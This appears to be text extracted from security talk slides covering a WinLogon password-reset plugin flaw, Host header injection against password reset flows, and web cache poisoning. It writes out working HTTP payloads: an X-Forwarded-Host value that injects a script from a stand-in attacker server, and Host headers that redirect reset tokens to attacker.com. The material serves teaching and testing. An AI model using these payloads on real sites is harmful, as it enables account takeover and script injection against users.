
mid=100&email=test@test.com&pass=myPassword



# Insecure WinLogon Plugin



Target was a 3<sup>rd</sup> party GINA module that added centralised password reset functionality to the Windows Login




Clicking the forgotten password button caused a locked down Internet Explorer view to be loaded

This IE view loaded an HTTPs page from the local auth server

# Insecure WinLogon Plugin




Connecting the locked device to a controlled network, we could see the network traffic



# Insecure WinLogon Plugin



Connected locked device direct to our laptop running dnsspoof






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


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


request failed due to certificate validation

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
However, a NON SSL server on port 443, caused an IE TLS error



# Insecure WinLogon Plugin



The 'link for details' was an **HTTP** request to go.microsoft.com





# Host Header Injection



Web applications sometimes reflect the HOST header of the incoming request when generating absolute links

## HTTP Request

```
GET / HTTP/1.1  
HOST: Host
```

## HTML Page Content

```
  
<a href="http://host/privacy.htm">  
<script src="http://host/interact.js">
```

# Host Header Injection



## Standard forgotten password flow

http://acme.com/forgot.php

Forgot Password

Forgot Password

Please Enter your Email Address


Enter your e-mail address

Reset Password

### HTTP Request

POST /manage/forgotpassword HTTP/1.1  
HOST: **acme.com**

email=dave@test.com



<http://www.acme.com/manage/resetpassword?token=<randomtoken>>

# Host Header Injection



## Malicious forgotten password flow

http://acme.com/forgot.php

Forgot Password

Forgot Password

Please Enter your Email Address


Enter your e-mail address

Reset Password

### HTTP Request

POST /manage/forgotpassword HTTP/1.1  
HOST: **attacker.com**

email=dave@test.com



<http://attacker.com/manage/resetpassword?token=<randomtoken>>


# Host Header Injection



## Malicious forgotten password flow



Browser



Server

### HTTP Request

POST /manage/forgotpassword HTTP/1.1  
HOST: **attacker.com**

email=dave@test.com


Attacker submits reset request for  
victim email with modified host header

Application generates password  
reset email to victim, with modified  
links

Email sent to victim

Victim clicks link in email

Victims browser makes request  
including reset token, to host  
specified in host header



<http://attacker.com/manage/resetpassword?token=<randomtoken>>





# Cache Poisoning



Caches store and return responses to common requests defined by **cache keys**

## HTTP Request

GET **/path/index.aspx?mobile=1** HTTP/1.1

Host: **example.com**

User-Agent: **Mozilla/5.0 ...**

Referer: https://google.com/

Cookie: jsessionid=xyz;

Connection: close

# Cache Poisoning



If we can modify the response and have it cached  
It will be returned to other users requests

HTTP Request

GET / HTTP/1.1

HOST: **AttackersHost**

HTML Page Response

```
  
<a href="http://AttackersHost/privacy.htm">  
<script src="http://AttackersHost/interact.js">
```

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Will not work due to **host** cache key

# Cache Poisoning



The X-Forwarded-Host (XFH) header contains the original value of the Host HTTP header

## HTTP Request (attacker)

```
GET /path/index.aspx HTTP/1.1
Host: servername
User-Agent: Mozilla/5.0 Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
X-Forwarded-Host: "><script src=https://attackerserver/inject.js</script><!--
```

## HTML Page Response

```
<html><head><meta charset="UTF-8">
<base href="https://"><script src=https://attackerserver/inject.js</script><!--/">
```

# Cache Poisoning



Any future requests with the same common cache keys, will return the cached modified page

## HTTP Request (victim)

```
GET /path/index.aspx HTTP/1.1
Host: servername
User-Agent: Mozilla/5.0 (compatible, MSIE 11, Windows NT 6.3; Trident/7.0; rv:11.0)
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
```

## HTML Page Response

```
<html><head><meta charset="UTF-8">
<base href="https://"><script src=https://attackerserver/inject.js</script><!--/">
```



# Account Hijack via Cache Poisoning



GET /Headers.json HTTP/1.1

Host: api.server

User-Agent: Mozilla/5.0 (compatible, MSIE 11, Windows NT 6.3; Trident/7.0; rv:11.0)

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Language: en-GB,en;q=0.5

Cookie: Auth=ZmxhdCBkdWNrcyBhcmUgc3VwZXJpb3I=

HTTP/1.1 200 OK

{“headers”: {“User-Agent”: “Mozilla/5.0 (compatible, MSIE 11, Windows NT 6.3; Trident/7.0; rv:11.0)”, “Accept”: “text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8”, “Accept-Language”: “en-GB,en;q=0.5”, “Cookie”: “Auth=ZmxhdCBkdWNrcyBhcmUgc3VwZXJpb3I= “}}



